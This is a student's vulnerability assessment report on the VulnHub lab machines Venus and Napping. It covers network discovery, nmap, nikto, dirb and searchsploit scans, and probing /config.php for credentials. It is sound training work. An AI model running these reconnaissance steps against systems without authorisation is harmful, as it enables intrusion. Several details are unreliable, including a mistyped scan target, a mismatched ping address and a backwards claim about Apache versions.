**VULNERABILITY ASSESSMENT AND PENETRATION TESTING REPORT**

**Project Name:** **VAPT Assessment of Venus and Napping Virtual Machines**

**Prepared by:** Ngabonziza Cedrick Kennedy  
**Student ID:** 25503  
**Date:7 August 2025**

**Client:** X Company

**EXECUTIVE SUMMARY**

**Project Scope and Objectives**

This Vulnerability Assessment and Penetration Testing (VAPT) engagement targets the Venus and Napping virtual machines hosted locally via VulnHub. The objective is to identify and exploit security vulnerabilities through comprehensive testing methodologies, assess their potential impact on system security, and provide detailed remediation recommendations to strengthen the overall security posture.

**Testing Environment:**

* Target Systems: Venus VM and Napping VM (VulnHub)
* Testing Approach: Black-box penetration testing
* Testing Duration: [Insert duration]
* Methodology: OWASP Testing Guide and NIST SP 800-115

*NAPPING*

## PHASE 1: INITIAL ASSESSMENT & PLANNING

### Step 1: Virtual Machine Setup and Configuration

**VM Import Process:**

**Target Systems Imported:**

1. **Venus VM** - "The Planets: Venus" from VulnHub
2. **Napping VM** - "Napping: 1.0.1" from VulnHub

**Import Configuration Used:**


* **MAC Address Policy:** Generate new MAC addresses for all network adapters
* **Storage Format:** VDI (VirtualBox Disk Image)
* **Base Folder:** C:\Users\ingab\VirtualBox VMs


**Network Configuration:**

* **Network Adapter Type:** Bridge Adapter
* **Purpose:** Ensures all machines (Kali, Venus, Napping) are on the same network segment
* **Benefit:** Allows direct communication between attacking machine and targets

**VM Status Verification:**

* Venus VM Import:



* Napping VM Import: 
* **Network Topology:**
* Kali Linux (Attacker): Bridge Adapter - IP: 192.168.43.233
* Venus VM (Target 1): Bridge Adapter - IP: 192.168.43.240
* Napping VM (Target 2): Bridge Adapter - IP: 192.168.43.97


**Step 2: Identify Server IP Addresses**



**Step 3: Network Discovery and Target Identification**

**Network Discovery Process:**

* **Command Used:** sudo netdiscover


****

**Discovered Active Hosts:**

* 192.168.43.1 - Gateway/Router (Unknown vendor)
* 192.168.43.164 - Intel Corporate
* 192.168.43.240 - PCS Systemtechnik GmbH
* 192.168.43.97 - PCS Systemtechnik GmbH


**Target Verification:** Commands used to verify target systems:

* Commands: ping -c 2 192.168.43.240
* ping -c 2 192.168.43.93



**Step 4: MAC Address Identification**


* Command : **arp -a**




**Step 5: Comprehensive Port Scanning with Nmap**

### Target Information Recap

* **Venus VM**: 192.168.43.240 (MAC: 08:00:27:24:68:f0)
* **Napping VM**: 192.168.43.97 (MAC: 08:00:27:72:96:69)
* **Command for Venus:** nmap -sS -sV -A -T4 192.168.240




* **Command for Napping:** nmap -sS -sV -A -T4 192.168.43.97




**Step 6: Web Vulnerability Scanning**

* Browse The Website : <http://192.168.43.97>




Explore the Website:


* Sign up:(username:admin && password:admin123)



* Login :



* Home:



After successful authentication, the application reveals a blog promotion platform with the following features:


- User dashboard with admin privileges

- Blog link submission functionality

- Administrative controls (Reset Password, Sign Out)

- Vulnerable input processing system

* **Nikto Command : nikto -h <http://192.168.43.97>**




### ****KEY VULNERABILITIES FOUND:****

**1. Security Headers Missing:**

* ❌ **X-Frame-Options** header missing (Clickjacking vulnerability)
* ❌ **X-Content-Type-Options** header missing (MIME sniffing attacks)

**2. Critical Findings:**

* **CGI Directories** found (potential attack vectors)
* **Apache 2.4.41** appears outdated (current: Apache 2.2.34+ EOL)
* **Junk HTTP methods** supported (potential security issue)
* **/config.php** - PHP config file may contain database credentials!
* **Dirb Command : dirb <http://192.168.43.97>**




## ****CRITICAL VULNERABILITIES IDENTIFIED:****

### ****HIGH PRIORITY:****

1. **Session Security Weakness** - Cookies not properly secured
2. **Clickjacking Vulnerability** - Missing protection headers
3. **Outdated Software** - Apache version may have known exploits
4. **Configuration File Exposure** - Database credentials at risk

* Search for Apache 2.4.41 vulnerabilities: searchsploit apache 2.4.41




* Search for general Apache vulnerabilities: searchsploit apache 2.4




* Trying to access the configuration files


<http://192.168.43.97/config.php>




[http://192.168.43.97/configuration.php](http://192.168.43.97/config.inc.php)



